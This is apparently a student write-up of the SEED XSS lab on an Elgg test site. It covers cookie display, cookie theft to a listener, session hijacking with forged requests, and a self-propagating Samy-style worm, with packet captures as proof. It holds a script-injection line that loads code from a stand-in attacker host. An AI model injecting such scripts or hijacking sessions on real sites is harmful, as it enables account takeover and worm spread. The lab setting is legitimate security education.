
The main goal of the task was to post an alert message containing the victim's cookie using a Java script on the victim's profile.


Design

Alice saves the following script in here brief description.

```
<script type="text/javascript" src="http://www.csrflabattacker.com/task5.js"> </script>
```

Task5.js was saved in /var/www/CSRF/Attacker in Alice's machine (or web server for csrflabattacker.com).






Task 6: Stealing Cookies from the Victim's Machine

Objective

The main purpose for the attack was to steal cookies stored in victim's browser. For this the attacker listens on port 5555 for the cookies. The script used is saved in task6.js. For listening to cookie, an echo server program written in C is used.


Design

Alice puts the script in brief description and starts running echoserver program on port 5555.




Observation

When Bob tries to access Alice's profile it sends its cookies to Alice.



Proof of Observation

Alice gets Bob's Cookies.




Task 7: Session Hijacking using the Stolen Cookies

Objective

The main goal of this task was to use the cookies obtained in the previous task and forge an HTTP connection pretending to be the browser for the machine.


Design

Alice tries to create a connection using java to send a GET request to the web server pretending to be the victim and asking to be a friend of Alice. Apart from stealing the cookies, timestamp and token are also stolen from the page.



Note for this task the victim machine and web server could be setup to be the same but the attack will work even if both machines are different.


The attacker (Alice) then runs a java program called `HTTPSimpleForge.java` with values of cookie, timestamp as well as token.



The attacker then compiles and then runs the program.


Observation

Alice has befriended Bob.




Proof of Observation

The wireshark snap of Elgg webserver shows a snap of a Get HTTP header. One could observe the request was sent from the attacker's machine with IP 192.168.56.101.




Task 8: Writing an XSS Worm Objective

The main goal of the task was to create an XSS worm using AJAX to infect victim's profile when it tries to access the attacker's profile.



Design


The attacker writes a script to infect the victim's profile.



The script is saved as task8.js.

Observation

On accessing the attacker's profile, the victim's profile gets modified.



Proof of Observation

The snap shows a POST header generated from the victim's machine due to script on attacker's profile.

Task 9: Writing a Self-Propagating XSS Worm

Objective


The objective was to mimic Samy's worm who gained million followers overnight on myspace.com. The worm created in the task not only infects victim's profiles by changing their brief description field to "I support XSS seed labs" but also adds Samy as a friend.

Design

The main goal of the task was to write a self-propagating XSS worm that not only infects the victim (Bob) who tries to access the attacker's profile (Samy) but also infects any third user (Alice or Charlie) who tries to access Bob's profile.

The script used is saved as task9.js.

The attacker saved the script in description field of its profile.



Observation and Proof

Boby has added Samy as a friend.

Frame 46: 594 bytes on wire (4752 bits), 594 bytes captured (4752 bits)
Ethernet II, Src: CadmusCo_96:32:8b (08:00:27:96:32:8b), Dst: CadmusCo_0e:f3:27 (08:00:27:de:f3:27)
Internet Protocol Version 4, Src: 192.168.56.102 (192.168.56.102), Dst: 192.168.56.103 (192.168.56.103)
Transmission Control Protocol, Src Port: 36225 (36225), Dst Port: http (80), Seq: 1, Ack: 1, Len: 528
Hypertext Transfer Protocol
HTTP/1.1 200 OK [Full request URL: http://www.xsslabelgg.com/action/friends/add?friend=42&...elgg_ts=14601746486...elgg_token=714ecb72bd231a2291cc2e401d01281 HTTP/1.1]\r\nHost: www.xsslabelgg.com\r\nUser-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\nAccept-Language: en-US,en;q=0.5\r\nAccept-Encoding: gzip, deflate\r\nContent-Type: application/x-www-form-urlencoded\r\nReferer: http://www.xsslabelgg.com/profile/samy\r\nCookie: Elggid=leelgh6rvdydteam9j1det0100\r\nConnection: keep-alive\r\n\r\n[Full request URL: http://www.xsslabelgg.com/action/friends/add?friend=42&...elgg_ts=14601746486...elgg_token=714ecb72bd231a2291cc2e401d01281 HTTP/1.1]\r\n\r\n0000 00 00 27 de f3 27 00 00 27 96 32 8b 00 00 45 00 ..D....'2...E.\r\n0010 02 44 ef 91 40 00 40 06 57 84 c0 a8 38 66 c0 a8 ..D..0..W...8f.\r\n0020 38 67 8d 81 00 58 67 7c 9a 3e e8 64 e9 0d 00 18 Bg...Pg...>...d....\r\n0030 00 73 f4 54 26 00 01 01 08 00 00 0c 75 be 00 00 .5.T.....u..

Boby's profile is modified and the brief description gets changed.

The screenshot shows a Firefox browser window with several tabs open. The main tab displays a modified profile for 'boby' where the 'Brief description' field has been changed to 'I support XSS Seed Labs'. The browser's status bar indicates the time as 9:06 PM. The network traffic panel on the left shows multiple requests, including one for the profile edit page and another for the profile itself, both originating from the XSS Lab Site. The profile page itself shows a placeholder image and the updated brief description.

Alice who tries to access Boby's profile also automatically adds Samy as a friend.

The screenshot shows a Firefox browser window with several tabs open. The main tab displays a modified profile for 'alice' where the 'Brief description' field has been changed to 'I support XSS Seed Labs'. The browser's status bar indicates the time as 12:09 AM. The network traffic panel on the left shows multiple requests, including one for the profile edit page and another for the profile itself, both originating from the XSS Lab Site. The profile page itself shows a placeholder image and the updated brief description. A separate tab for 'XSS Lab Site: alice's friends' shows that Samy has been added as a friend.

Alice profile is also modified and the brief description is changed.

alice [Running] – Oracle VM VirtualBox

File Machine View Input Devices Help

Firefox Web Browser

Dash home Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Length	Info
172	2016-04-09 00:00:52.5e192.168.56.183	192.168.56.181	HTTP	272	HTTP/1.1 304 Not Modified	
173	2016-04-09 00:00:52.5e192.168.56.183	192.168.56.183	TCP	65	59942 -> http [ACK] Seq=178 Ack=207 Win=15744 Len=0 Tsvl=908874 Tsecr=899285	
174	2016-04-09 00:00:52.5e192.168.56.183	192.168.56.183	HTTP	401	GET /cache/s/default/elgg-1410864378.js HTTP/1.1	
175	2016-04-09 00:00:52.5e192.168.56.183	192.168.56.181	HTTP	272	HTTP/1.1 304 Not Modified	
176	2016-04-09 00:00:52.5e192.168.56.183	192.168.56.183	TCP	66	59943 > http [ACK] Seq=178 Ack=207 Win=15744 Len=0 Tsvl=908874 Tsecr=899285	
177	2016-04-09 00:00:52.51192.168.56.183	192.168.56.181	HTTP	242	HTTP/1.1 304 Not Modified	
178	2016-04-09 00:00:52.51192.168.56.183	192.168.56.181	HTTP	242	HTTP/1.1 304 Not Modified	
179	2016-04-09 00:00:52.51192.168.56.183	192.168.56.183	TCP	66	59941 > http [ACK] Seq=831 Ack=4010 Win=26240 Len=0 Tsvl=908875 Tsecr=899286	
180	2016-04-09 00:00:52.51192.168.56.183	192.168.56.183	TCP	66	59942 > http [ACK] Seq=831 Ack=4010 Win=26240 Len=0 Tsvl=908875 Tsecr=899286	
181	2016-04-09 00:00:53.11192.168.56.183	192.168.56.183	TCP	2962	[TCP segment of a reassembled PDU]	
182	2016-04-09 00:00:53.11192.168.56.183	192.168.56.183	HTTP	969	POST /action/profile/edit HTTP/1.1 (anonymous) (elgg)	
